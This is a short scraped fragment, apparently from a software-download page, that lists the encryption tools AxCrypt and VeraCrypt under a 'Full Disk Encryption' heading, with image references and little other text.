


GET INTO PC  
AxCrypt




VeraCrypt


# Full Disk Encryption



